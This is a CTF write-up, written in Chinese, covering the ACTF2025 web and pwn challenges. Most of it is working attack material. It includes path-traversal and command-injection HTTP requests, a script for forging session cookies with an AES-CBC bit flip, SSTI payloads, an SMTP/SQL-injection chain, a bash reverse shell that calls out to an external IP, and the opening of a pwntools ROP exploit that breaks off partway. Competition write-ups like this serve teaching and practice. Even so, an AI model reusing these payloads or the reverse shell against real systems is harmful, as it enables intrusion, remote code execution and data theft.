

ACTF2025 Writeup

排名：22

大家都好厉害

Web

ACTF Upload

登陆框随便输入一个账号密码

上传文件后会有个文件读取功能，可以目录穿越

代码块

```
1 GET /upload?file_path=../../../../proc/self/environ HTTP/1.1
2 Host: 223.112.5.141:62990
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
8 Cookie: session=eyJ1c2VybmFtZSI6IjEyMyJ9.aXecw.0dAncgwbeSQVYl6ZfJ1t-hrzfHc;
9 sec-gpc: 1
10 Connection: keep-alive
11
12
```

读取环境变量可以拿到 flask secret_key S3cRetK3y

然后读取 /proc/self/cmdline 拿到 python 路径 /app/app.py，然后读取 /app/app.py

代码块

```
1 import uuid
2 import os
3 import hashlib
4 import base64
5 from flask import Flask, request, redirect, url_for, flash, session
6
```

```
7 app = Flask(__name__)
8 app.secret_key = os.getenv('SECRET_KEY') # S3cRetK3y
9
10 @app.route('/')
11 def index():
12     if session.get('username'):
13         return redirect(url_for('upload'))
14     else:
15         return redirect(url_for('login'))
16
17 @app.route('/login', methods=['POST', 'GET'])
18 def login():
19     if request.method == 'POST':
20         username = request.form['username']
21         password = request.form['password']
22         if username == 'admin':
23             if hashlib.sha256(password.encode()).hexdigest() ==
24                 '32783cef30bc23d9549623aa48aa8556346d78bd3ca604f277d63d6e573e8ce0':
25                 session['username'] = username
26                 return redirect(url_for('index'))
27             else:
28                 flash('Invalid password')
29         else:
30             session['username'] = username
31             return redirect(url_for('index'))
32     else:
33         return '''
34         <h1>Login</h1>
35         <h2>No need to register.</h2>
36         <form action="/login" method="post">
37             <label for="username">Username:</label>
38             <input type="text" id="username" name="username" required>
39             <br>
40             <label for="password">Password:</label>
41             <input type="password" id="password" name="password" required>
42             <br>
43             <input type="submit" value="Login">
44         </form>
45         '''
46
47 @app.route('/upload', methods=['POST', 'GET'])
48 def upload():
49     if not session.get('username'):
50         return redirect(url_for('login'))
51
52     if request.method == 'POST':
53         f = request.files['file']
```

```

53     file_path = str(uuid.uuid4()) + '_' + f.filename
54     f.save('./uploads/' + file_path)
55     return redirect(f'/upload?file_path={file_path}')
56
57     else:
58         if not request.args.get('file_path'):
59             return '''
60             <h1>Upload Image</h1>
61
62             <form action="/upload" method="post" enctype="multipart/form-data">
63                 <input type="file" name="file">
64                 <input type="submit" value="Upload">
65             </form>
66             '''
67
68         else:
69             file_path = './uploads/' + request.args.get('file_path')
70             if session.get('username') != 'admin':
71                 with open(file_path, 'rb') as f:
72                     content = f.read()
73                     b64 = base64.b64encode(content)
74                     return f''
75             else:
76                 os.system(f'base64 {file_path} > /tmp/{file_path}.b64')
77                 # with open(f'/tmp/{file_path}.b64', 'r') as f:
78                 #     return f''
79             return 'Sorry, but you are not allowed to view this image.'
80
81 if __name__ == '__main__':
82     app.run(host='0.0.0.0', port=5000)

```

根据源码可知 admin 用户在读取文件时存在命令注入

使用 flask-unsign 伪造 username 为 admin 的 session

代码块

```

1  $ flask-unsign -s -c '{"username":"admin"}' --secret S3cRetK3y
2  eyJ1c2VybmFtZSI6ImFkbWwluIn0.aAxcaw.FdFR_GEed2xdGfbBGTuUi-tc1g

```

题目应该是不出网的，构造 ls /> /tmp/a.txt，然后读取 /tmp/a.txt

代码块

```
1 GET /upload?file_path=`ls+>/tmp/a.txt` HTTP/1.1
2 Host: 223.112.5.141:62990
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
8 Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.aAxcaw.FdFR_GEeed2xdGfbBGTuUi-tc1g
9 dnt: 1
10 sec-gpc: 1
11 Connection: keep-alive
12
13
```

可以知道 flag 放在了 /Fl4g_is_H3r3, 最后读取 flag 位置

代码块

```
1 GET /upload?file_path=../../../../Fl4g_is_H3r3 HTTP/1.1
2 Host: 223.112.5.141:62990
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
8 Cookie: session=eyJ1c2VybmFtZSI6IjEyMyJ9.aAxeCw.0dAncgwbeSQVYl6ZfJ1t-hrzfHc;
9 sec-gpc: 1
10 Connection: keep-alive
11
12
```

not so web 1

随便注册一个账户登陆后可以看到源码

代码块

```
1 import base64, json, time
2 import os, sys, binascii
3 from dataclasses import dataclass, asdict
```



```
4  from typing import Dict, Tuple
5  from secret import KEY, ADMIN_PASSWORD
6  from Crypto.Cipher import AES
7  from Crypto.Util.Padding import pad, unpad
8  from flask import (
9      Flask,
10     render_template,
11     render_template_string,
12     request,
13     redirect,
14     url_for,
15     flash,
16     session,
17 )
18
19 app = Flask(__name__)
20 app.secret_key = KEY
21
22 @dataclass(kw_only=True)
23 class APPUser:
24     name: str
25     password_raw: str
26     register_time: int
27
28 # In-memory store for user registration
29 users: Dict[str, APPUser] = {
30     "admin": APPUser(name="admin", password_raw=ADMIN_PASSWORD,
31         register_time=-1)
32 }
33
34 def validate_cookie(cookie: str) -> bool:
35     if not cookie:
36         return False
37
38     try:
39         cookie_encrypted = base64.b64decode(cookie, validate=True)
40     except binascii.Error:
41         return False
42
43     if len(cookie_encrypted) < 32:
44         return False
45
46     try:
47         iv, padded = cookie_encrypted[:16], cookie_encrypted[16:]
48         cipher = AES.new(KEY, AES.MODE_CBC, iv)
49         cookie_json = cipher.decrypt(padded)
50     except ValueError:
```

```

50         return False
51
52     try:
53         _ = json.loads(cookie_json)
54     except Exception:
55         return False
56
57     return True
58
59 def parse_cookie(cookie: str) -> Tuple[bool, str]:
60     if not cookie:
61         return False, ""
62
63     try:
64         cookie_encrypted = base64.b64decode(cookie, validate=True)
65     except binascii.Error:
66         return False, ""
67
68     if len(cookie_encrypted) < 32:
69         return False, ""
70
71     try:
72         iv, padded = cookie_encrypted[:16], cookie_encrypted[16:]
73         cipher = AES.new(KEY, AES.MODE_CBC, iv)
74         decrypted = cipher.decrypt(padded)
75         cookie_json_bytes = unpad(decrypted, 16)
76         cookie_json = cookie_json_bytes.decode()
77     except ValueError:
78         return False, ""
79
80     try:
81         cookie_dict = json.loads(cookie_json)
82     except Exception:
83         return False, ""
84
85     return True, cookie_dict.get("name")
86
87 def generate_cookie(user: APPUser) -> str:

```

询问 ChatGPT 得知存在 AES CBC 字节翻转攻击，写了一下脚本
先注册 xxxxx/password 用户，登陆后拿到 cookie 填到下面的位置

代码块

```

1  import base64
2  import json
3  import os

```

```
4  from Crypto.Cipher import AES
5  from Crypto.Util.Padding import pad, unpad
6  from dataclasses import dataclass, asdict
7
8  # 模拟server.py中的结构
9  @dataclass(kw_only=True)
10 class APPUser:
11     name: str
12     password_raw: str
13     register_time: int
14
15     # 创建我们的测试用户 (用户名长度与"admin"相同)
16     test_user = APPUser(name="xxxxx", password_raw="password", register_time=-1)
17     cookie_dict = asdict(test_user)
18     cookie_json = json.dumps(cookie_dict)
19
20     print(f"JSON数据: {cookie_json}")
21     print(f"JSON长度: {len(cookie_json)}")
22
23     # 确定"name"字段在JSON中的位置
24     name_pos = cookie_json.find('"name"')
25     print(f"name位置: {name_pos}")
26     name_value_pos = cookie_json.find('xxxxx')
27     print(f"name值位置: {name_value_pos + 1}") # +1 跳过双引号
28
29     # 需要修改的是原始经过base64解码后的cookie
30     # 添加适当的填充使base64解码成功
31     original_cookie_base64 =
32         "tTQN4mtdoxm50LHVc01n1QVC68ncXQ2n2sB2dtYQup0LukWyu/9AnJj8bVzYyFCCSTFj0PHRUfZTyE
33         oJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsfSVcvoLyhxy7"
34     # 或者使用validate=False忽略填充检查
35     original_cookie_bytes = base64.b64decode(original_cookie_base64,
36         validate=False)
37
38     # 现在计算需要的XOR操作
39     target_name = "admin"
40     original_name = "xxxxx"
41     diff = [ord(t) ^ ord(o) for t, o in zip(target_name, original_name)]
42
43     # 找到name值在哪个AES块中
44     block_size = 16
45     name_block = (name_value_pos + 1) // block_size
46     name_offset = (name_value_pos + 1) % block_size
47
48     print(f"name值在第{name_block}个块, 偏移量{name_offset}")
49
50     # 构造修改后的cookie
```

```

48 modified_data = bytearray(original_cookie_bytes)
49 for i, d in enumerate(diff):
50     if name_block == 0:
51         # 如果name在第一个块, 修改IV
52         modified_data[name_offset + i] ^= d
53     else:
54         # 否则修改上一个块对应位置的密文
55         modified_data[(name_block-1)*block_size + name_offset + i] ^= d
56
57 fake_admin_cookie = base64.b64encode(modified_data).decode()
58 print(f"伪造的admin cookie: {fake_admin_cookie}")
59

```

代码块

```

1 $ python exploit.py
2 JSON数据: {"name": "xxxxx", "password_raw": "password", "register_time": -1}
3 JSON长度: 66
4 name位置: 1
5 name值位置: 10
6 name值在第0个块, 偏移量10
7 伪造的admin cookie:
  tTQN4mtdoxm50KjJZlxx1QVC68ncXQ2n2sB2dtYQup0LukWyu/9AnJj8bVzYyFCCSTFj0PHRUfZTyEo
  JPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7

```

之后是一个经典的 ssti

代码块

```

1 GET /home?payload={{7*7}} HTTP/1.1
2 Host: 61.147.171.105:52418
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
10 Cookie:
  jwbcookie=tTQN4mtdoxm50KjJZlxx1QVC68ncXQ2n2sB2dtYQup0LukWyu/9AnJj8bVzYyFCCSTFj0
  PHRUfZTyEoJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7
11 dnt: 1
12 sec-gpc: 1

```

```
13 Connection: keep-alive
14
15
```

fenjing 一把梭

代码块

```
1 fenjing crack -u http://61.147.171.105:52418/home --cookies
  'jwbcookie=tTQN4mtdoxm50KjJZLxx1QVC68ncXQ2n2sB2dtYQup0LukWyu/9AnJj8bVzYyFCCSTFj
  0PHRUfZTyEoJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7' -m GET -i payload
```

代码块

```
1 [INFO] | Adding some string variables...
2 [INFO] | Start generating final expression...
3 [INFO] | Great! gen_string_1 says string('\''generate_me": os.popen("cat /f*
4 ./f*").read(),\''') can be '\''generate_me": os.popen("cat /f* ./f*").read(),\''
5 [INFO] | Searching flags...
6 [INFO] | Adding some string variables...
7 [INFO] | Start generating final expression...
8 [INFO] | Great! we generate eval_func()
9 [INFO] | Great! we generate eval(('item', ('attribute', ('flask_context_var',
  'request')),
10 'values'), 'eval_this'))
11 [INFO] | Submit payload
12 {{sbwaf.__eq__.__globals__.__builtins__.eval(request.values.eval_this)}}
13 [INFO] | This might be your flag:
14 [INFO] | ['ACTF{n3vEr_imPlem3nT_SuCh_Iv_HIJacK4bl3_C00Kie}']
15 [INFO] | No thanks.
```

Excellent-Site

smtp header 注入，伪造 From 为 admin@ezmail.org

后面 admin 会 fetch content 然后执行 SSTI，不过在 fetch 的时候存在 SSRF 检测，直接利用程序本身的 SQL 注入构造 payload 就可以绕过

代码块

```
1 import requests
2 from urllib.parse import quote
3 import base64
4
5 url = 'http://61.147.171.105:57764/'
```

```

6
7 eval_payload = '''__import__('os').popen('bash -c "bash -i >&
/dev/tcp/120.55.184.209/65123 0>&1").read()'''
8
9 payload =
r'{{sbwaf.__eq__.__globals__.__builtins__.eval("eval(__import__(\"base64\").b64
decode(\"\" + base64.b64encode(eval_payload.encode()).decode() +
r'\").decode())")}}'
10
11 param = quote("0 union select '' + payload + '")
12
13 report_url = 'http://ezmail.org:3000/news?id=' + param + '\r\nFrom:
admin@ezmail.org'
14
15 content = 'hello\r\n.\r\nFrom: admin@ezmail.org\r\nTo:
admin@ezmail.org\r\nSubject: http://ezmail.org:3000/news?id=' + param +
'\r\n\r\nhello'
16
17 resp = requests.post(url + '/report', data={'url': report_url, 'content':
content})
18 print(resp.text)
19
20 resp = requests.get(url + '/bot')
21 print(resp.text)

```

not so web 2

代码块

```

1 import base64, json, time
2 import os, sys, binascii
3 from dataclasses import dataclass, asdict
4 from typing import Dict, Tuple
5 from secret import KEY, ADMIN_PASSWORD
6 from Crypto.PublicKey import RSA
7 from Crypto.Signature import PKCS1_v1_5
8 from Crypto.Hash import SHA256
9 from flask import (
10     Flask,
11     render_template,
12     render_template_string,
13     request,
14     redirect,
15     url_for,
16     flash,
17     session,

```

```

18     abort,
19 )
20
21 app = Flask(__name__)
22 app.secret_key = KEY
23
24 if os.path.exists("/etc/ssl/nginx/local.key"):
25     private_key = RSA.importKey(open("/etc/ssl/nginx/local.key", "r").read())
26 else:
27     private_key = RSA.generate(2048)
28
29 public_key = private_key.publickey()
30
31 @dataclass
32 class APPUser:
33     name: str
34     password_raw: str
35     register_time: int
36
37 # In-memory store for user registration
38 users: Dict[str, APPUser] = {
39     "admin": APPUser(name="admin", password_raw=ADMIN_PASSWORD,
40         register_time=-1)
41 }
42
43 def validate_cookie(cookie_b64: str) -> bool:
44     valid, _ = parse_cookie(cookie_b64)
45     return valid
46
47 def parse_cookie(cookie_b64: str) -> Tuple[bool, str]:
48     if not cookie_b64:
49         return False, ""
50
51     try:
52         cookie = base64.b64decode(cookie_b64, validate=True).decode()
53     except binascii.Error:
54         return False, ""
55
56     try:
57         msg_str, sig_hex = cookie.split("&")
58     except Exception:
59         return False, ""
60
61     msg_dict = json.loads(msg_str)
62     msg_str_bytes = msg_str.encode()
63     msg_hash = SHA256.new(msg_str_bytes)
64     sig = bytes.fromhex(sig_hex)

```

```

64     try:
65         PKCS1_v1_5.new(public_key).verify(msg_hash, sig)
66         valid = True
67     except (ValueError, TypeError):
68         valid = False
69     return valid, msg_dict.get("user_name")
70
71 def generate_cookie(user: APPUser) -> str:
72     msg_dict = {"user_name": user.name, "login_time": int(time.time())}
73     msg_str = json.dumps(msg_dict)
74     msg_str_bytes = msg_str.encode()
75     msg_hash = SHA256.new(msg_str_bytes)
76     sig = PKCS1_v1_5.new(private_key).sign(msg_hash)
77     sig_hex = sig.hex()
78     packed = msg_str + "&" + sig_hex
79     return base64.b64encode(packed.encode()).decode()
80
81 @app.route("/")
82 def index():
83     if validate_cookie(request.cookies.get("jwbcookie")):
84         return redirect(url_for("home"))
85     return redirect(url_for("login"))
86
87 @app.route("/register", methods=["GET", "POST"])

```

parse_cookie 的时候存在缺陷

漏洞点在于使用了 PKCS1_v1_5 签名方案，该方案存在一个关键问题：验证函数没有直接返回验证结果，而是通过抛出异常来表示验证失败。

可以利用这个漏洞伪造 admin cookie：

1. 正常获取一个自己账号的有效 cookie
2. Base64 解码该 cookie
3. 修改 JSON 部分中的 "user_name" 值为 "admin"
4. 保持原签名不变
5. 重新 Base64 编码

这样构造的 cookie 会绕过验证，因为 PKCS1_v1_5.verify() 在某些情况下会返回 None（不抛出异常）即使签名不匹配，导致 valid 被错误地设置为 True。

这是 RSA PKCS1_v1_5 签名方案中的一个经典漏洞，攻击者可以通过该漏洞伪造成任何用户的身份，包括管理员。

🔍 Grep codebase for "parse_cookie"

在实际利用方面，你可以：

1. 注册一个普通账户并登录
2. 获取你的 jwbcookie 值
3. 解码这个 cookie: `base64.b64decode(cookie值).decode()`
4. 修改 JSON 部分: `{"user_name": "admin", "login_time": 12345}`
5. 保持签名部分不变
6. 重新编码: `base64.b64encode(新值.encode()).decode()`
7. 替换你的 cookie 值

注册一个账户 123/123，登陆后拿到 cookie

然后把 username 改成 admin

代码块

```
1 GET /home?payload=123 HTTP/1.1
2 Host: 61.147.171.106:62996
3 Cookie:
  jwbcookie=eyJ1c2VyX25hbWUiOiAiYWRtaW4iLCAibG9naW5fdGltZSI6IDE3NDU2NjM5MTJ9JjJkY
  TFjNzI3YWZiZTAxZjE5YTRhYjM4YWJlbnjc0NDRhYjViOWViZjJmM2M4NGM3YTM5ZWQzYWY2YjBlnzVj
  ZWU0ODI0ZWl1ZjBiZWNoThlYzgyZDk3YzA4MTBiMTY2ZjdhNTFkOWM0NmNjZjJlMmNkZGY0MWE5M2F
  hNDcxMWEyNjVjNjIwOTZjZTk2NzRkYTg2MDQyZmQxNDUxN2VmNjNlnzUxYjFiNDc1Yzc0YjI2NTIyNW
```

```
ViZmY3N2M5MzRkYThiZDM0MTAwM2ZkZTJmY2QwMjVjOTFiNzM5NGY3OWFjNmVjNTIyOwM1YTllOTVhZ  
DgyYzNhMmQyNDJlZmI3OTU0NWZkNTA5NTM0ZGE0MGVhNDliOTM1YjMyZTE5ZWI1NTE3YzFlOWUwOGNm  
NTE3NGY0YmJmMWY2MGNlNDgzMDE2OTQwNjc0MTg2OWFmMGQ1YTU5MzQwNzlmMDY5NTViYzFkMTVhOWY  
wY2Q3N2M0YzQ1MjVhZGQ2MmRlZWQzMjBiZmVjZmQ2MTg3YTc3ZDc0ZDUxN2U2NzE0MThmZTQ4NzBjYT  
I2YzMTMwQ2NzKxZWQ1ZWlwZDZmNDk1ZTIwYmQ0ODAyYwY3NWQ0NThjMmQ5MTcxZDEwZjE1YTUzNTI5Z  
mU0YzI4YzA0ZmQ4YzYwY2U4ZTk2ODdjZmNlYzhlOTNmNzA2
```

```
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima  
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
17 Dnt: 1
18 Sec-Gpc: 1
19 Priority: u=0, i
20 Connection: keep-alive
21
22
```

之后 fenjing 一把梭

代码块

```
1 fenjing crack -u https://61.147.171.106:62996/home --cookies  
'jwbcookie=eyJ1c2VyX25hbWUiOiAiYWRtaW4iLCAiYmQ5aW5fdGltZSI6IDE3NDU2NjM5MTJ9JjJk  
YTFjNzI3YWZiZTAxZjE5YTRhYjM4YWJlNjc0NDRhYjViOWViZjJmM2M4NGM3YTM5ZWQzYWY2YjBlNzV  
jZWU0ODI0ZWl1ZjBiZW5lOTVhZGQ2MmRlZWQzMjBiZmVjZmQ2MTg3YTc3ZDc0ZDUxN2U2NzE0MThmZTQ4NzBjY  
FhNDcxMWEyNjVjNjIwOTZjZTk2NzRkYTg2MDQyZmQxNDUxN2VmNjNlNzUxYjFiNDc1YzcxOTYjI2NTIyN  
WViZmY3N2M5MzRkYThiZDM0MTAwM2ZkZTJmY2QwMjVjOTFiNzM5NGY3OWFjNmVjNTIyOwM1YTllOTVh  
ZDgyYzNhMmQyNDJlZmI3OTU0NWZkNTA5NTM0ZGE0MGVhNDliOTM1YjMyZTE5ZWI1NTE3YzFlOWUwOGN  
mNTE3NGY0YmJmMWY2MGNlNDgzMDE2OTQwNjc0MTg2OWFmMGQ1YTU5MzQwNzlmMDY5NTViYzFkMTVhOWY  
wY2Q3N2M0YzQ1MjVhZGQ2MmRlZWQzMjBiZmVjZmQ2MTg3YTc3ZDc0ZDUxN2U2NzE0MThmZTQ4NzBjY  
TI2YzMTMwQ2NzKxZWQ1ZWlwZDZmNDk1ZTIwYmQ0ODAyYwY3NWQ0NThjMmQ5MTcxZDEwZjE1YTUzNTI5Z  
ZmU0YzI4YzA0ZmQ4YzYwY2U4ZTk2ODdjZmNlYzhlOTNmNzA2' -m GET -i payload --no-  
verify-ssl
```

```
fenjing crack -u https://61.147.171.106:62996/home --cookies -m GET -i

[WARNING] | Not expected status code: 403 ... continue anyway
[WARNING] | Not expected status code: 403 ... continue anyway
[WARNING] | Not expected status code: 403 ... continue anyway
[INFO] | Great! gen_string_x1 says string('eval_this') can be
"\x65\x76\x61\x6c\x5f\x74\x68\x69\x73"
[INFO] | Great! we generate eval(('item', ('attribute', ('flask_context_var', 'request'),
'values'), 'eval_this'))
[INFO] | Submit payload
{{(sb|attr(request.args.ta+"eq"+request.args.ta))[request.args.ta+"globals"+request.args.ta][r
equest.args.ta+"builtins"+request.args.ta].eval(request.values["\x65\x76\x61\x6c\x5f\x74\x68\x
69\x73"])} }}
[INFO] | This might be your flag:
[INFO] | ['ACTF{CvE-2014-0160-Yyds_h34R78LeEd_ooB_D47A_onLY}']
[INFO] | No thanks.
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> _
```

Pwn

only read

IDA - only_read.i64 (only_read) C:\Users\18510\Downloads_media_file_task_55b52913-9507-4ae4-a1b6-64d1848f5de0\deploy\only_read.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

- init_proc
- sub_401020
- sub_401030
- read
- _start
- _dl_relocate_static_pie
- deregister_tm_clones
- register_tm_clones
- _do_global_dtors_aux
- frame_dummy
- main
- _term_proc
- __libc_start_main
- read
- _gmon_start__

1 int __fastcall main(int argc, const char **argv, const char **envp)

2 {

3 char buf[128]; // [rsp+0h] [rbp-80h] BYREF

4

5 read(0, buf, 0x800uLL);

6 return 0;

7 }

Line 11 of 15 00001136:main:1 (401136)

Output

401136: using guessed type char buf[128];

Python 3.8.0 (tags/v3.8.0:fa919fd, Oct 14 2019, 19:37:50) [MSC v.1916 64 bit (AMD64)]


IDAPython 64-bit v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Python

AU: idle Up Disk: 50GB

真就只有read(

甚至把csu都剔除了,看来没法使用magic_gadget了



保护的话就开了NX,got表可写,那仍然可以重定向,只是会麻烦很多

我的想法是,使用rop对在read.got进行微量偏移,使得read.got->syscall

这样可以打ret2syscall

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  io=remote("1.95.199.251",9999)
4  libc=ELF('./libc.so.6')
5  context.arch='amd64'
6  context.log_level='debug'
7  def bug():
8      gdb.attach(io)
9  def con():
10     io.recvuntil(b"Submit the token generated by `")
11     key=io.recvuntil(b"")[::-1]
12     token = os.popen(key.decode()).read().strip().encode()
13     io.sendline(token)
14     io.recvuntil(b"Here is your challenge~")
15 con()
16 bss=0x404800
17 got=0x404000#-->0x5f
```

```

